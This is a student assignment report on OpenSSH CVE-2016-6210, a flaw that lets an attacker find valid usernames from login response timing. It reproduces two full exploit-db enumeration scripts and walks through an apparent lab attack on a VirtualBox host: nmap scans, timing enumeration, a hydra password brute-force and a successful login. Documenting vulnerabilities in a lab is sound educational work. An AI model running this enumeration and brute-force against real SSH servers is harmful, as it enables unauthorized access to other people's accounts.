Sri Lanka Institute of Information Technology

OpenSSH Vulnerability: CVE-2016-6210

Username Enumeration

Individual Assignment

Systems & Network Programming(C/Python)

Submitted by:

Student Registration Number	Student Name
IT19003610	**K.G.S.SHIRANTHAKA**

Date of submission: 12 of May 2020

Table of Contents

1. Introduction

1.1 Overview

Vulnerability is a loophole in a system that an attacker can exploit and cause unauthorized access, illegal activity, and actual system damage. The vulnerability can be a safety danger, but not all vulnerabilities are a security risk because, for example, an exposed vulnerability is abused and the compromised portion of the network has little importance for the whole network such that it is not

The technical risk covers implementation flaw vulnerabilities and insufficient monitoring. The vulnerabilities of the network include vulnerable lines and construction of the networks. The technology instruction and the lack of sufficient compliance auditing and maintenance measures were protected through staff and operational weakness. Different factors such as the device complexity, use of common and well-known software codes, number of accessible ports and protocols, software glitches, and unsecured inputs that cause the device or network's vulnerability.

1.2 Secure Shell or Secure Socket (SSH)

Secure Shell or Secure Socket shell is known as SSH. SSH is a network protocol that offers users a safe way to access a device from an unsecured network, especially system administrator. SSH refers to the collection of tools that execute the SSH protocol in addition to the delivery of secure network services. In order to allow SSH to log into another computer over a network, execute commands, transfer files from one device to another, and provide strong encryption, Network Administrators are used for remote control of systems and applications[1].

SSH applies both to the protocol for the cryptographic network and to the set of applications implementing it. SSH uses the client-server structure to connect a Secure Shell client program, the end point of a session, to the SSH server at the end of the session. SSH implementations also provide support for terminal emulation or file transfer program protocols. For other device protocols, SSH can also be used to build protected tunnels for the safe running of graphical sessions

in X Window System. The normal Transmission Control Protocol (TCP) port 22 listens on an SSH server by design.

Many of the following programs can include features only available or compatible with different SSH clients or servers. For examples, it is possible to use the SSH protocol to implement a VPN, but only currently with an OpenSSH servers.

Since an SSH command can be provided which includes a user ID and password that enables local user to authenticate to a remote host account, the passwords can be revealed for an attacker with source code access.

In this report I have described about Open SSHD 7.2p username enumeration (CVE-2016-6210) vulnerability and how it exploiting.

2. Explanation of OpenSSH Vulnerability (CVE-2016-6210)

Basically, this will allows remote attackers to enumerate users by leveraging the timing difference between responses when a large password is provided. This vulnerability target openSSHD with a version of 7.2p2 inferior[2]. A flaw exists that is due to the program returning shorter response times for authentication requests with overly long passwords for invalid users than for valid users. This may allow a remote attacker to conduct a timing attack and enumerate valid usernames.

That means with a good dictionary attacker may know which user is present on the server with SSH access. As often with brute force, the major issue will be to build a dictionary but some tools like CeWL from digininja can help to build those kind strong dictionary files.

3. Vulnerability Details

Following details I have taken from CVE details web site[3].

- CVE-No: CVE-2016-6210
- CVSS Score: 4.3
- Confidentiality Impact: Partial
- Integrity Impact: None
- Availability Impact: None
- Access Complexity: Medium
- Authentication: Not required
- Vulnerability Type(s): Obtain Information
- CWE ID: 200
- Affected versions: Openssh 7.2

4. How I take Exploitation Code

4.1 Exploit code and authors

When researching a method to exploit this vulnerability, I have able to get a code from exploit-db[4]. This code was written by a person called **Eddie Harari.**

Eddie Harari has exposed this vulnerability as opensshd-user listing as proof of the mailing-list update (Full-Disclosure)[5]. Seclists.org[6] website will provide the guidance.

```
#!/bin/python

import paramiko
import time
import sys
user = sys.argv[1]
p='A'*25000
ssh = paramiko.SSHClient()
starttime=time.clock()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
        ssh.connect('172.25.1.7', username=user,
        password=p)
except:
        endtime=time.clock()
total=endtime-starttime
print(str(user)+ ": " +str(total))

```

But when executing this code I got some compiling errors. So, in that case, I continue my research to find a proper way to exploit this vulnerability, Then I got another code which also available in exploit-db[7]. This code was written by a person called **null_null (0_o)**. Actually, this code is a modified version of the previous code. When exploiting this I have used the video which is include

under video references[8]. But that video is based on another separate vulnerability which was recorded in 2018.

```python
import paramiko
import time
import numpy
import argparse
import sys

args = None

class bcolors:
  HEADER = '\033[95m'
  OKBLUE = '\033[94m'
  OKGREEN = '\033[92m'
  WARNING = '\033[93m'
  FAIL = '\033[91m'
  ENDC = '\033[0m'
  BOLD = '\033[1m'
  UNDERLINE = '\033[4m'


def get_args():
  parser = argparse.ArgumentParser()
  group = parser.add_mutually_exclusive_group()
  parser.add_argument("host", type = str, help = "Give SSH server address like ip:port or just by ip")
  group.add_argument("-u", "--user", type = str, help = "Give a single user name")
  group.add_argument("-U", "--userlist", type = str, help = "Give a file containing a list of users")
  parser.add_argument("-e", "--enumerated", action = "store_true", help = "Only show enumerated users")
  parser.add_argument("-s", "--silent", action = "store_true", help = "Like -e, but just the user names will be written to stdout (no banner, no anything)")
  parser.add_argument("--bytes", default = 50000, type = int, help = "Send so many BYTES to the SSH daemon as a password")
  parser.add_argument("--samples", default = 12, type = int, help = "Collect so many SAMPLES to calculate a timing baseline for authenticating non-existing users")
  parser.add_argument("--factor", default = 3.0, type = float, help = "Used to compute the upper timing boundary for user enumeration")
  parser.add_argument("--trials", default = 1, type = int, help = "try to authenticate user X for TRIALS times and compare the mean of auth timings against the timing boundary")
  args = parser.parse_args()
  return args


def get_banner(host, port):
  ssh = paramiko.SSHClient()
  ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
  try:
    ssh.connect(hostname = host, port = port, username = 'invalidinvalidinvalid', password = 'invalidinvalidinvalid')
  except:
    banner = ssh.get_transport().remote_version
    ssh.close()
    return banner


def connect(host, port, user):
  global args
  starttime = 0.0
  endtime = 0.0
  p = 'B' * int(args.bytes)
  ssh = paramiko.SSHClient()
  ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
  starttime=time.clock()
  try:
    ssh.connect(hostname = host, port = port, username = user, password = p, look_for_keys = False, gss_auth = False, gss_kex = False, gss_deleg_creds = False, gss_host = None, allow_agent = False)
  except:
    endtime=time.clock()
```

```
def connect(host, port, user):
  global args
  starttime = 0.0
  endtime = 0.0
  p = 'B' * int(args.bytes)
  ssh = paramiko.SSHClient()
  ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
  starttime=time.clock()
  try:
    ssh.connect(hostname = host, port = port, username = user, password = p, look_for_keys = False, gss_auth = False, gss_kex = False, gss_deleg_creds = False, gss_host = None, allow_agent = False)
  except:
    endtime=time.clock()
  finally:
    ssh.close()
    return endtime - starttime



def main():
  global args
  args = get_args()
  if not args.silent: print("\n\nUser name enumeration against SSH daemons affected by CVE-2016-6210")
  if not args.silent: print("Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari\n\n")
  if args.host:
    host = args.host.split(":")[0]
    try:
      port = int(args.host.split(":")[1])
    except IndexError:
      port = 22
  users = []
  if args.user:
    users.append(args.user)
  elif args.userlist:
    with open(args.userlist, "r") as f:
      users = f.readlines()
  else:
    if not args.silent: print(bcolors.FAIL + "[!] " + bcolors.ENDC + "You must give a user or a list of users")
    sys.exit()
  if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Testing SSHD at: " + bcolors.BOLD + str(host) + ":" + str(port) + bcolors.ENDC +  ", Banner: " + bcolors.BOLD + get_banner(host, port) + bcolors.ENDC)
  # get baseline timing for non-existing users...
  baseline_samples = []
  baseline_mean = 0.0
  baseline_deviation = 0.0
  if not args.silent: sys.stdout.write(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Getting baseline timing for authenticating non-existing users")
  for i in range(1, int(args.samples) + 1):
    if not args.silent: sys.stdout.write('.')
    if not args.silent: sys.stdout.flush()
    sample = connect(host, port, 'fvcbar-bleh-nonsense' + str(i))
    baseline_samples.append(sample)
  if not args.silent: sys.stdout.write('\n')
  # remove the biggest and smallest value
  baseline_samples.sort()
  baseline_samples.pop()
  baseline_samples.reverse()
  baseline_samples.pop()
  # do math
```

```
  baseline_samples.pop()
  baseline_samples.reverse()
  baseline_samples.pop()
  # do math
  baseline_mean = numpy.mean(numpy.array(baseline_samples))
  baseline_deviation = numpy.std(numpy.array(baseline_samples))
  if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Baseline mean for host " + host + " is " + str(baseline_mean) + " seconds.")
  if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Baseline variation for host " + host + " is " + str(baseline_deviation) + " seconds.")
  upper = baseline_mean + float(args.factor) * baseline_deviation
  if not args.silent: print(bcolors.WARNING + "[*] " + bcolors.ENDC + "Defining timing of x < " + str(upper) + " as non-existing user.")
  if not args.silent: print(bcolors.OKBLUE + "[*] " + bcolors.ENDC + "Testing your users...")
  #
  # Get timing for the given user name...
  #
  for u in users:
    user = u.strip()
    enum_samples = []
    enum_mean = 0.0
    for t in range(0, int(args.trials)):
      timeval = connect(host, port, user)
      enum_samples.append(timeval)
    enum_mean = numpy.mean(numpy.array(enum_samples))
    if (enum_mean < upper):
      if not (args.enumerated or args.silent) :
        print(bcolors.FAIL + "[-] " + bcolors.ENDC + user + " - timing: " + str(enum_mean))
    else:
      if not args.silent:
        print(bcolors.OKGREEN + "[+] " + bcolors.ENDC + user + " - timing: " + str(enum_mean))
      else:
        print(user)



if __name__ == "__main__":
  main()
```

5. Screenshots of Exploitation

When exploiting this vulnerability first I had to find an open port in my target machine (172.25.1.7). To find an open port in the target computer I use Nmap port scanning tool.

```
root@kali:~# nmap -O 172.25.1.7
```


When executing this command it scans the target IP address and gives the available open ports. The results are shown as follows.


```
root@kali:~# nmap -O 172.25.1.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 08:05 +0530
Nmap scan report for 172.25.1.7
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
MAC Address: 08:00:27:50:61:BA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.12 seconds
root@kali:~#
```


After got the available port, I have done the Nmap script to find vulnerabilities in the victim machine.

```
root@kali:~# nmap --script vulscan,nmap-vulners -sV 172.25.1.7
```

Executing this command it gave all the vulnerabilities available in 172.25.1.7.


My Drive - Google Drive ...
vulScan
root@kali: ~
08:09 SAAKU
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~#
root@kali:~# nmap --script vulscan,nmap-vulners -sV 172.25.1.7
Starting Nmap 7.80 (https://nmap.org) at 2020-05-11 08:08 +0530
Nmap scan report for 172.25.1.7
Host is up (0.000090s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| vulscan: VulDB - https://vuldb.com:
| [76870] OpenSSH up to 6.9 auth2-chall.c kbdint_next_device privilege escalation
| [76326] OpenSSH 6.8 XSECURITY privilege escalation
| [12724] OpenSSH up to 6.6 Fingerprint Record Check sshconnect.c verify_host_key HostCertificate weak authentication
| [12683] OpenBSD OpenSSH up to 6.5 Configuration child_set_env Wildcard privilege escalation
| [12124] OpenSSH 6.4 J-PAKE Protocol schnorr.c hash_buffer denial of service
| [11124] OpenSSH 6.2/6.3 Post Authentication sshd process initialize mm_newkeys_from_blob privilege escalation
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and 6.3.0 through 6.3.2 on UNIX and Linux, when old-style password authentication is enabled, allows remote attackers to bypass authentication via a crafted session involving entry of blank passwords, as demonstrated by a root login session from a modified OpenSSH client with an added input_userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc error function instead of the error function in the OpenSSH codebase, which allows local users to obtain sensitive information from process memory or possibly gain privileges via crafted use of an application that relies on this module, as demonstrated by su and sudo.
| [CVE-2010-5107] The default configuration of OpenSSH through 6.1 enforces a fixed time limit between establishing a TCP connection and completing a login, which makes it easier for remote attackers to cause a denial of service (connection-slot exhaustion) by periodically making many new TCP connections.
| [CVE-2008-1483] OpenSSH 4.3p2, and probably other versions, allows local users to hijack forwarded X connections by causing ssh to set DISPLAY to :10, even when another process is listening on the associated port, as demonstrated by opening TCP port 6010 (IPv4) and sniffing a cookie sent by Emacs.
| [CVE-2007-3102] Unspecified vulnerability in the linux_audit_record_event function in OpenSSH 4.3p2, as used on Fedora Core 6 and possibly other systems, allows remote attackers to write arbitrary characters to an audit log via a crafted username. NOTE: some of these details are obtained from third party information.
| [CVE-2004-2414] Novell NetWare 6.5 SP 1.1, when installing or upgrading using the Overlay CDs and performing a[custom installation with OpenSSH, includes sensitive password information in the (1) NIOUTPUT.TXT and (2) NI.LOG log files, which might allow local users to obtain the passwords.
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [102780] OpenSSH CVE-2016-10708 Multiple Denial of Service Vulnerabilities
| [101552] OpenSSH 'sftp-server.c' Remote Security Bypass Vulnerability
| [94977] OpenSSH CVE-2016-10011 Local Information Disclosure Vulnerability
| [94975] OpenSSH CVE-2016-10012 Security Bypass Vulnerability
| [94972] OpenSSH CVE-2016-10010 Privilege Escalation Vulnerability
| [94968] OpenSSH CVE-2016-10009 Remote Code Execution Vulnerability
| [93776] OpenSSH 'ssh/kex.c' Denial of Service Vulnerability
| [92212] OpenSSH CVE-2016-6515 Denial of Service Vulnerability
| [92210] OpenSSH CBC Padding Weak Encryption Security Weakness
| [92209] OpenSSH MAC Verification Security Bypass Vulnerability
| [91812] OpenSSH CVE-2016-6210 User Enumeration Vulnerability
| [90440] OpenSSH CVE-2004-1653 Remote Security Vulnerability
| [90340] OpenSSH CVE-2004-2760 Remote Security Vulnerability
| [89385] OpenSSH CVE-2005-2666 Local Security Vulnerability


My Drive - Google Drive ...
vulScan
root@kali: ~
08:09 SAAKU
root@kali: ~
File Actions Edit View Help
root@kali: ~
n the (1) NIOUTPUT.TXT and (2) NI.LOG log files, which might allow local users to obtain the passwords.
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [102780] OpenSSH CVE-2016-10708 Multiple Denial of Service Vulnerabilities
| [101552] OpenSSH 'sftp-server.c' Remote Security Bypass Vulnerability
| [94977] OpenSSH CVE-2016-10011 Local Information Disclosure Vulnerability
| [94975] OpenSSH CVE-2016-10012 Security Bypass Vulnerability
| [94972] OpenSSH CVE-2016-10010 Privilege Escalation Vulnerability
| [94968] OpenSSH CVE-2016-10009 Remote Code Execution Vulnerability
| [93776] OpenSSH 'ssh/kex.c' Denial of Service Vulnerability
| [92212] OpenSSH CVE-2016-6515 Denial of Service Vulnerability
| [92210] OpenSSH CBC Padding Weak Encryption Security Weakness
| [92209] OpenSSH MAC Verification Security Bypass Vulnerability
| [91812] OpenSSH CVE-2016-6210 User Enumeration Vulnerability
| [90440] OpenSSH CVE-2004-1653 Remote Security Vulnerability
| [90340] OpenSSH CVE-2004-2760 Remote Security Vulnerability
| [89385] OpenSSH CVE-2005-2666 Local Security Vulnerability
| [88655] OpenSSH CVE-2001-1382 Remote Security Vulnerability
| [88513] OpenSSH CVE-2000-0999 Remote Security Vulnerability
| [88367] OpenSSH CVE-1999-1010 Local Security Vulnerability
| [87789] OpenSSH CVE-2003-0682 Remote Security Vulnerability
| [86187] OpenSSH 'session.c' Local Security Bypass Vulnerability
| [86144] OpenSSH CVE-2007-2768 Remote Security Vulnerability
| [84427] OpenSSH CVE-2016-1908 Security Bypass Vulnerability
| [84314] OpenSSH CVE-2016-3115 Remote Command Injection Vulnerability
| [84185] OpenSSH CVE-2006-4925 Denial-Of-Service Vulnerability
| [81293] OpenSSH CVE-2016-1907 Denial of Service Vulnerability
| [80698] OpenSSH CVE-2016-0778 Heap Based Buffer Overflow Vulnerability
| [80695] OpenSSH CVE-2016-0777 Information Disclosure Vulnerability
| [76497] OpenSSH CVE-2015-6565 Local Security Bypass Vulnerability
| [76317] OpenSSH PAM Support Multiple Remote Code Execution Vulnerabilities
| [75990] OpenSSH Login Handling Security Bypass Weakness
| [75525] OpenSSH 'x11_open_helper()' Function Security Bypass Vulnerability
| [71420] Portable OpenSSH 'gss-serv-krb5.c' Security Bypass Vulnerability
| [68757] OpenSSH Multiple Remote Denial of Service Vulnerabilities
| [66459] OpenSSH Certificate Validation Security Bypass Vulnerability
| [66355] OpenSSH 'child_set_env()' Function Security Bypass Vulnerability
| [65674] OpenSSH 'ssh-keysign.c' Local Information Disclosure Vulnerability
| [65230] OpenSSH 'schnorr.c' Remote Memory Corruption Vulnerability
| [63605] OpenSSH 'sshd' Process Remote Memory Corruption Vulnerability
| [61286] OpenSSH Remote Denial of Service Vulnerability
| [58894] GSI-OpenSSH PAM_USER Security Bypass Vulnerability
| [58162] OpenSSH CVE-2010-5107 Denial of Service Vulnerability
| [54114] OpenSSH 'ssh_gssapi_parse_ename()' Function Denial of Service Vulnerability
| [51702] Debian openssh-server Forced Command Handling Information Disclosure Vulnerability
| [50416] Linux Kernel 'kdump' and 'mkdumprd' OpenSSH Integration Remote Information Disclosure Vulnerability
| [49473] OpenSSH Ciphersuite Specification Information Disclosure Weakness



Then I got the exploiting code from exploit-db and copy the code and create a file called ssh_enum.py

```
root@kali:~/Desktop/CVE-2016-6210# vi ssh_enum.py
```

When exploiting this vulnerability attacker should have strong dictionary files that contain all the possible usernames and passwords. To illustrate it, I had created another separate file called validusers.txt and pass.txt. Basically, these files contain the usernames and passwords guessed by the attackers.

```
root@kali:~/Desktop/CVE-2016-6210# vi validusers.txt
```

```
root@kali:~/Desktop/CVE-2016-6210# vi pass.txt
```

And I put some dummy values to that files and also I put the one actual user and password which is available in the target machine.

```
root@kali:~/Desktop/CVE-2016-6210# cat validusers.txt
sudeepa
admin
buggy
sudeepa
er47
task24
brooklyndome
sudeepa
administrator
hawai_bluster
sudeepa
hack_me_if_u_can
sudeepa
sudeepa
```

```
root@kali:~/Desktop/CVE-2016-6210# cat pass.txt
shiranthaka
123
4567
shiranthaka
7788
dgh12
hdjk3
shiranthaka
rgh
234
shiranthaka
gh122
shiranthaka
shiranthaka
```

So after creating all the files, it looks like the following.

```
root@kali:~/Desktop/CVE-2016-6210# ls
pass.txt  ssh_enum.py  validusers.txt
root@kali:~/Desktop/CVE-2016-6210#
```

To see the usage of this exploiting code I execute this command.

```
root@kali:~/Desktop/CVE-2016-6210# python ssh_enum.py
usage: ssh_enum.py [-h] [-u USER | -U USERLIST] [-e] [-s] [--bytes BYTES]
                   [--samples SAMPLES] [--factor FACTOR] [--trials TRIALS]
                   host
```

Basically when we exploiting this vulnerability what this code does is compare the ssh users against the user list which we have provided. It means validusers.txt.

```
root@kali:~/Desktop/CVE-2016-6210# python ssh_enum.py -U validusers.txt 172.25.1.7
```

If the existing username will contain it will give the result as follows.

```
root@kali:~/Desktop/CVE-2016-6210# python ssh_enum.py -U validusers.txt 172.25.1.7

User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari

[*] Testing SSHD at: 172.25.1.7:22, Banner: SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u8
[*] Getting baseline timing for authenticating non-existing users.....
[*] Baseline mean for host 172.25.1.7 is 0.008318000000000002 seconds.
[*] Baseline variation for host 172.25.1.7 is 0.0012144677023288907 seconds.
[*] Defining timing of x < 0.011961403106986675 as non-existing user.
[*] Testing your users...
[-] sudeepa - timing: 0.008805000000000007
[-] admin - timing: 0.006379000000000235
[-] buggy - timing: 0.007979000000000014
[-] sudeepa - timing: 0.005998000000000003
[-] er47 - timing: 0.006058000000000008
[-] task24 - timing: 0.007502000000000009
[-] brooklyndome - timing: 0.007900000000000018
[-] sudeepa - timing: 0.005618000000000012
[-] administrator - timing: 0.00784600000000002
[-] hawai_bluster - timing: 0.0069170000000000065
[+] sudeepa - timing: 0.013233999999999968
[-] hack_me_if_u_can - timing: 0.010635000000000006
[-] sudeepa - timing: 0.010321000000000025
[-] sudeepa - timing: 0.006191000000000002
[-]  - timing: 0.008972999999999953
```

It automatically calculates the base defining time and if user defining time is less then it gives that user as a non-existing user.

Then I tried to compare the password file and get the password of an existing user. I execute the following command to do it.

```
root@kali:~/Desktop/CVE-2016-6210# hydra -L validusers.txt -P pass.txt 172.25.1.7 ssh
```

It gave the results like following.

```
root@kali:~/Desktop/CVE-2016-6210# hydra -L validusers.txt -P pass.txt 172.25.1.7 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-11 08:22:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://172.25.1.7:22/
[22][ssh] host: 172.25.1.7   login: sudeepa   password: shiranthaka
[22][ssh] host: 172.25.1.7   login: sudeepa   password: shiranthaka
[22][ssh] host: 172.25.1.7   login: sudeepa   password: shiranthaka
[22][ssh] host: 172.25.1.7   login: sudeepa   password: shiranthaka
[22][ssh] host: 172.25.1.7   login: sudeepa   password: shiranthaka
[22][ssh] host: 172.25.1.7   login: sudeepa   password: shiranthaka
1 of 1 target successfully completed, 6 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-11 08:23:00
```

Finally, I got a valid username and a relevant password in our target machine. So then I log in to the machine by giving the username and password.

```
root@kali:~/Desktop/CVE-2016-6210# ssh sudeepa@172.25.1.7
```

After executing the above command I could log in to the target machine.

```
root@kali:~/Desktop/CVE-2016-6210# ssh sudeepa@172.25.1.7
sudeepa@172.25.1.7's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 10 20:32:59 2020 from 172.25.1.4
sudeepa@debian:~$
sudeepa@debian:~$ whoami
sudeepa
sudeepa@debian:~$
```

6. Conclusion

This report has demonstrated that exploiting OpenSSH 7.2p2 Username Enumeration Vulnerability: CVE-2016-6210. An attacker who's having a good dictionary file/code can easily exploit this vulnerability. When exploiting this vulnerability I have used Debian 8.0 Jessie version as the target machine. Updating the vulnerable operating system can patch this vulnerability.

7. References

[1] "What is Secure Shell (SSH) and How Does it Work?" https://searchsecurity.techtarget.com/definition/Secure-Shell (accessed May 11, 2020).

[2] "CVE 2016-6210 OpenSSHD user enumeration | maggick's logs." https://maggick.fr/2016/07/cve-2016-6210-opensshd-user-enumeration.html (accessed May 11, 2020).

